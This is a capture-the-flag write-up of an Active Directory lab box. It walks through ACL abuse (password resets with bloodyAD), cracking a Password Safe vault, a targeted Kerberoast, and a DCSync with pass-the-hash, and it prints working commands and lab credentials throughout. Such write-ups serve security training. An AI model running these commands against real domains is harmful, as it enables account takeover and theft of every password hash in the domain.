



TL;DR - An assumed-breach Active Directory box starting with
Olivia:ichliebedich. BloodHound maps an ACL chain: Olivia hasGenericAllover Michael, Michael canForceChangePasswordon Benjamin, and Benjamin (inShare Moderators) can reach an FTP backup. That backup is a Password Safe vault, cracked to reveal mid-chain users, one of whom (Emily) hasGenericWriteover Ethan. A targeted Kerberoast against Ethan cracks his password, and Ethan holdsDCSyncrights, sosecretsdumpdumps every hash and a pass-the-hash as Administrator finishes the box.
Recon
The box is assumed-breach, handing us initial credentials Olivia:ichliebedich. Those will feed a BloodHound collection later, but first a full nmap scan.
nmap -sV -sC -p- -oA nmap/administrator 10.129.72.195

The scan confirms a Domain Controller. FTP (21) is open, and since we already have credentials, I tried the low-hanging fruit first.

Olivia can’t log into FTP, so I pivoted to BloodHound to map what her account can actually do.
bloodhound-python -u olivia -p ichliebedich -ns 10.129.72.195 -d administrator.htb -c all

Lateral movement - the ACL chain
On an assumed-breach AD box with no obvious service exploit, the path is almost always ACL abuse. The routine: ingest into BloodHound, then for each account I own, check its Outbound Object Control, the rights it holds over other principals. Each edge is a hop.
Olivia → Michael (GenericAll)
Olivia has GenericAll over Michael, total control of the object, including resetting his password.

bloodyAD --host "10.129.72.195" -d "administrator.htb" -u "olivia" -p "ichliebedich" set password "michael" "password123"

Confirmed with netexec.


Michael can WinRM, so we get an interactive session.

Michael → Benjamin (ForceChangePassword)
Nothing useful on Michael’s host, so back to BloodHound. Michael has ForceChangePassword over Benjamin.

bloodyAD --host "10.129.72.195" -d "administrator.htb" -u "michael" -p "password123" set password "benjamin" "password123"

Benjamin → FTP backup → Password Safe vault
Benjamin is in a non-default group, Share Moderators, which hinted at access to that FTP server from the start. This time the login worked, and there was a Backup.psafe3 waiting.

A .psafe3 is a Password Safe vault, password-protected. I cracked it with pwsafe2john and john.
pwsafe2john Backup.psafe3 > hash
john hash --wordlist=/usr/share/wordlists/rockyou.txt

The master password was tekieromucho. Opening the vault revealed three users with passwords:
alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Swemily:UXLCI5iETUsIBoFVTj8yQFKoHjXmbemma:WwANQWnmJnGV07WQN8bMS7FMAbjNur

Three sets of creds, but they’re not equal, the useful one is whichever sits closest to Domain Admin in the graph. BloodHound showed Emily has GenericWrite over Ethan, and Ethan has a path to full domain control. Emily is the pivot.
Privilege Escalation
Emily → Ethan (targeted Kerberoasting)
With GenericWrite over Ethan, I can write a Service Principal Name onto his account, making him Kerberoastable, then request and crack his ticket (a targeted Kerberoast).
bloodyAD --host 10.129.72.195 -d administrator.htb -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' set object 'ETHAN' servicePrincipalName -v 'cifs/gzzcoo'

GetUserSPNs.py administrator.htb/emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb -dc-ip 10.129.72.195 -request -outputfile hashes.kerberoast
Kerberos rejects tickets if your clock drifts too far from the DC, so if GetUserSPNs.py throws KRB_AP_ERR_SKEW, sync first:
sudo rdate -n 10.129.72.195
Then crack with hashcat:
hashcat -m 13100 -a 0 hashes.kerberoast /usr/share/wordlists/rockyou.txt

Ethan’s password is limpbizkit, validated with netexec.

user.txt

Grabbed via evil-winrm.
Ethan → Domain (DCSync)

Ethan’s Outbound Object Control shows GetChanges and GetChangesAll over the domain, the rights needed to perform a DCSync, replicating password hashes straight from the DC.
secretsdump.py -outputfile 'dcsync' -dc-ip "10.129.72.195" "administrator/ethan:limpbizkit@administrator.htb"


That dumps every account’s NT hash, including Administrator. A pass-the-hash logs us in as Administrator.
evil-winrm -i 10.129.72.195 -u Administrator -H <admin_NT_hash>
root.txt
Conclusion
Administrator is a pure Active Directory ACL box, and a really clean one. There’s no exploit anywhere, every hop is a misconfigured right that BloodHound hands you if you read the graph. The chain (GenericAll → ForceChangePassword → group access → vault crack → GenericWrite → targeted Kerberoast → DCSync) is a tour of the most common privilege-abuse edges you’ll meet in real engagements.
The takeaway: on any AD foothold, work the BloodHound graph methodically. For each principal you own, read its Outbound Object Control and treat every edge as a hop toward Domain Admin. GenericWrite on a user is a targeted Kerberoast; GetChanges/GetChangesAll is game over via DCSync.
Kill chain summary
| Phase | Vector | Result |
|---|---|---|
| Recon | nmap + BloodHound (assumed breach Olivia) |
DC administrator.htb, ACL graph |
| Olivia → Michael | GenericAll → bloodyAD password reset |
Michael (WinRM) |
| Michael → Benjamin | ForceChangePassword |
Benjamin (Share Moderators) |
| Benjamin → Emily | FTP Backup.psafe3 → pwsafe2john crack |
Vault creds (alexander/emily/emma) |
| Emily → Ethan | GenericWrite → targeted Kerberoast → hashcat |
ethan:limpbizkit - user.txt |
| Ethan → Domain | GetChanges/GetChangesAll → DCSync → PtH |
Administrator - root.txt |
References
- BloodHound ACL edges - https://bloodhound.readthedocs.io/en/latest/data-analysis/edges.html
- Targeted Kerberoasting (GenericWrite SPN) - https://www.thehacker.recipes/ad/movement/kerberos/kerberoast
- DCSync - https://www.thehacker.recipes/ad/movement/credentials/dumping/dcsync
- bloodyAD - https://github.com/CravateRouge/bloodyAD